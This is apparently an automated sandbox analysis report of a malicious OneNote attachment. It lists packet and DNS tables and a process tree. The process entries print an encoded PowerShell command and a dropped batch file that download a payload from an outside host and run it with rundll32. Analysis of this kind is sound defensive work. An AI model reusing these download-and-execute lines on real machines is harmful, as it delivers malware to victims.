Feb 7, 2023 19:48:32.652920961 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.653217077 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.653846025 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.653904915 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.654062986 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.654062986 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.654128075 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.654156923 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.654432058 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.807729959 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.807818890 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.807933092 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.808051109 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.808082104 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.808419943 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.808752060 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.808856010 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.808959007 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.809103012 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.809158087 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.809195042 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.809364080 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.809870005 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.809953928 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.810085058 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.810085058 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.810139894 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.810172081 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.810480118 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.810986996 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.811053991 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.811299086 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.811372995 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.811623096 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.812072992 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.812148094 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.812356949 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.812417030 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.812700987 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.813358068 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.846025944 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.846096039 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.846370935 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.846421003 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.846447945 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.846746922 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.965147018 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.965215921 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.965729952 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.965780020 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.966105938 CET	49827	443	192.168.11.20	148.163.69.171
Feb 7, 2023 19:48:32.966177940 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.966234922 CET	443	49827	148.163.69.171	192.168.11.20
Feb 7, 2023 19:48:32.966367006 CET	49827	443	192.168.11.20	148.163.69.171

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 7, 2023 19:48:30.773412943 CET	54723	53	192.168.11.20	1.1.1.1
Feb 7, 2023 19:48:31.381386995 CET	53	54723	1.1.1.1	192.168.11.20
Feb 7, 2023 19:52:10.178834915 CET	57786	53	192.168.11.20	1.1.1.1
Feb 7, 2023 19:52:10.188214064 CET	53	57786	1.1.1.1	192.168.11.20
Feb 7, 2023 19:52:11.023014069 CET	63223	53	192.168.11.20	1.1.1.1

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Feb 7, 2023 19:48:30.773412943 CET	192.168.11.20	1.1.1.1	0xa6d5	Standard query (0)	tassoinmobiliaria.com	A (IP address)	IN (0x0001)	false
Feb 7, 2023 19:52:10.178834915 CET	192.168.11.20	1.1.1.1	0xbd9a	Standard query (0)	broadcom.com	A (IP address)	IN (0x0001)	false
Feb 7, 2023 19:52:11.023014069 CET	192.168.11.20	1.1.1.1	0x2bc6	Standard query (0)	www.broadcom.com	A (IP address)	IN (0x0001)	false

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Feb 7, 2023 19:48:31.381386995 CET	1.1.1.1	192.168.11.20	0xa6d5	No error (0)	tassoinmobiliaria.com		148.163.69.171	A (IP address)	IN (0x0001)	false
Feb 7, 2023 19:52:10.188214064 CET	1.1.1.1	192.168.11.20	0xbd9a	No error (0)	broadcom.com		50.112.202.115	A (IP address)	IN (0x0001)	false
Feb 7, 2023 19:52:10.188214064 CET	1.1.1.1	192.168.11.20	0xbd9a	No error (0)	broadcom.com		52.13.171.212	A (IP address)	IN (0x0001)	false
Feb 7, 2023 19:52:10.188214064 CET	1.1.1.1	192.168.11.20	0xbd9a	No error (0)	broadcom.com		54.68.22.26	A (IP address)	IN (0x0001)	false
Feb 7, 2023 19:52:11.039393902 CET	1.1.1.1	192.168.11.20	0x2bc6	No error (0)	www.broadcom.com	cdn.broadcom.com		CNAME (Canonical name)	IN (0x0001)	false
Feb 7, 2023 19:52:11.039393902 CET	1.1.1.1	192.168.11.20	0x2bc6	No error (0)	cdn.broadcom.com	www.broadcom.com.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)	false


HTTP Request Dependency Graph

- tassoinmobiliaria.com
- broadcom.com
- 87.149.176.97

Statistics

Behavior





Click to jump to process

System Behavior

Analysis Process: ONENOTE.EXE PID: **3424**, Parent PID: **4796**

General

Target ID:	1
Start time:	19:48:24
Start date:	07/02/2023
Path:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Microsoft Office\Root\Office16\ONENOTE.EXE" "C:\Users\user\Desktop\Note.one
Imagebase:	0x7ff7dd690000
File size:	2383176 bytes
MD5 hash:	59056F600C4366EE07277C20A90DAF67
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Analysis Process: ONENOTEM.EXE PID: **424**, Parent PID: **3424**

General

Target ID:	4
Start time:	19:48:25
Start date:	07/02/2023
Path:	C:\Program Files\Microsoft Office\root\Office16\ONENOTEM.EXE
Wow64 process (32bit):	false
Commandline:	/tsr
Imagebase:	0x7ff7bf0f0000
File size:	180528 bytes
MD5 hash:	377069572D48FFBF1EA2DA466A61B398
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **7260**, Parent PID: **4796**

General

Target ID:	6
Start time:	19:48:27
Start date:	07/02/2023
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /c ""C:\Users\user\AppData\Local\Temp\Open.cmd" "
Imagebase:	0x7ff73f700000
File size:	289792 bytes
MD5 hash:	8A2122E8162DBEF04694B9C3E0B6CDEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\in.cmd	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF73F712784	CreateFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Open.cmd	unknown	8191	success or wait	1	7FF73F710099	ReadFile
C:\Users\user\AppData\Local\Temp\Open.cmd	unknown	8191	end of file	1	7FF73F710099	ReadFile
C:\Users\user\AppData\Local\Temp\Open.cmd	unknown	8191	end of file	1	7FF73F710099	ReadFile
C:\Users\user\AppData\Local\Temp\Open.cmd	unknown	8191	end of file	1	7FF73F710099	ReadFile

Analysis Process: conhost.exe PID: **6084**, Parent PID: **7260**

General

Target ID:	7
Start time:	19:48:27
Start date:	07/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6553c0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **7684**, Parent PID: **7260**

General

Target ID:	8
Start time:	19:48:27
Start date:	07/02/2023
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('DQpAZWNobyBvZmYNCnBvd2Vyc2hlbGwgSW52b2tlLVdlYlJlcXVlc3QgLVVSSSBodHRwczovL3Rhc3NvaW5tb2JpbGlhcmlhLmNvbS81NkcwLzAxLmdpZiAtT3V0RmlsZSBDOlxwcm9ncmFtZGF0YVxwdXR0eS5qcGcNCnJ1bmRsbDMyIEM6XHByb2dyYW1kYXRhXHB1dHR5LmpwZyxxXaW5kDQpleGl0DQo='))
Imagebase:	0x7ff7c0220000
File size:	452608 bytes
MD5 hash:	04029E121A0CFA5991749937DD22A1D9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_m2q4zbcx.bxu.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA9B25517F	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_a4ewwno3.vad.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA9B25517F	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA6851D89F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA6851D89F	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA9E09E04F	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA9E09E04F	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_m2q4zbcx.bxu.ps1	success or wait	1	7FFA9B24A731	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_a4ewwno3.vad.psm1	success or wait	1	7FFA9B24A731	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_m2q4zbcx.bxu.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFA9B24C9C8	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_a4ewwno3.vad.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFA9B24C9C8	WriteFile
C:\ProgramData\in.cmd	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA9B24C9C8	WriteFile
C:\ProgramData\in.cmd	0	170	0d 0a 40 65 63 68 6f 20 6f 66 66 70 6f 77 65 72 73 68 65 6c 6c 20 49 6e 76 6f 6b 65 2d 57 65 62 52 65 71 75 65 73 74 20 2d 55 52 49 20 68 74 74 70 73 3a 2f 2f 74 61 73 73 6f 69 6e 6d 6f 62 69 6c 69 61 72 69 61 2e 63 6f 6d 2f 35 36 47 30 2f 30 31 2e 67 69 66 20 2d 4f 75 74 46 69 6c 65 20 43 3a 5c 70 72 6f 67 72 61 6d 64 61 74 61 5c 70 75 74 74 79 2e 6a 70 67 0d 0a 72 75 6e 64 6c 6c 33 32 20 43 3a 5c 70 72 6f 67 72 61 6d 64 61 74 61 5c 70 75 74 74 79 2e 6a 70 67 2c 57 69 6e 64 65 78 69 74 0d 0a	@echo offpowershell Invoke-WebRequest -URI https://tassoinmobiliaria.com/56G0/01.gif -OutFile C:\programdata\putty.jpgrundll32 C:\programdata\putty.jpg,Windexit	success or wait	1	7FFA9B24C9C8	WriteFile
C:\ProgramData\in.cmd	170	2	0d 0a		success or wait	1	7FFA9B24C9C8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	7FFA9E62B239	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA9E09BBD3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA9E09BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA9E09BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA9E09BBD3	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\97c421700557a331a31041b81ac3b698\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFA9E0441D2	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA9E0A17E6	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA9E0A17E6	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA9E0A17E6	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\5a5aa4bd0e31ad780d3d411af88f91fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFA9E0441D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\372e9962a41f186f070f1cb9f93273ee\System.ni.dll.aux	unknown	620	success or wait	1	7FFA9E0441D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\dbf675a2e7564fd29ec8b82b29a1a2fe\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA9E0441D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\1a36bbd40fa7303b8f82824964c0f337\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA9E0441D2	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA9E09BBD3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA9E09BBD3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA9E09BBD3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA9E09BBD3	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\1a9dbe36222431068d63284a515217f7\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA9E0441D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\a00d58ba692a8febe63782689321bb04\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA9E0441D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\79f99918023317d012fe2183f857bb1c\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA9E0441D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\eab83bdd6eee1b956e2c8aef88914cc1\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA9E0441D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\0c073f42cf7c0b89bd4ceb4244060ceb\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFA9E0441D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\84aed1edd797cb6d561bc7bf355d46b2\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA9E0441D2	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFA9E07EAB7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\053d057c90af827d0929a6aba7feabcf\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA9E0441D2	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA9E09BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4098	success or wait	1	7FFA9E09BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4120	success or wait	1	7FFA9E09BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFA9E09BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFA9B24C9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFA9B24C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFA9B24C9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\eed480a49b61c30993f5872af5a0685e\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFA9E0441D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\8cf69b2ee1126c11a4965ce03cac7452\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA9E0441D2	ReadFile

Analysis Process: cmd.exe PID: **4944**, Parent PID: **7260**

General

Target ID:	9
Start time:	19:48:30
Start date:	07/02/2023
Path:	C:\Windows\System32\cmd.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /K C:\ProgramData\in.cmd
Imagebase:	0x7ff73f700000
File size:	289792 bytes
MD5 hash:	8A2122E8162DBEF04694B9C3E0B6CDEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\in.cmd	unknown	8191	success or wait	5	7FF73F710099	ReadFile

Analysis Process: conhost.exe PID: **1456**, Parent PID: **4944**

General

Target ID:	10
Start time:	19:48:30
Start date:	07/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6553c0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **4624**, Parent PID: **4944**

General

Target ID:	11
Start time:	19:48:30
Start date:	07/02/2023
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell Invoke-WebRequest -URI https://tassoinmobiliaria.com/56G0/01.gif -OutFile C:\programdata\putty.jpg
Imagebase:	0x7ff75d3a0000
File size:	452608 bytes
MD5 hash:	04029E121A0CFA5991749937DD22A1D9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1vl10ybv.q0t.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA9B25517F	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5iouqous.n34.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA9B25517F	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA9E09E04F	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA9E09E04F	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA6851D89F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA6851D89F	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA6851D89F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA6851D89F	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA6851D89F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA6851D89F	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA6851D89F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA6851D89F	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA6851D89F	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA6851D89F	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\programdata\putty.jpg	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA9B25517F	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1vl10ybv.q0t.ps1	success or wait	1	7FFA9B24A731	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5iouqous.n34.psm1	success or wait	1	7FFA9B24A731	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1vl10ybv.q0t.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFA9B24C9C8	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5iouqous.n34.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	7FFA9B24C9C8	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5iouqous.n34.psm1	0	4096	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	2	7FFA9B24C9C8	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5iouqous.n34.psm1	4096	4995	75 6e 6b 6e 6f 77 6e	unknown	success or wait	55	7FFA9B24C9C8	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5iouqous.n34.psm1	450107	540	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA9B24C9C8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	7FFA9E62B239	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA9E09BBD3	unknown
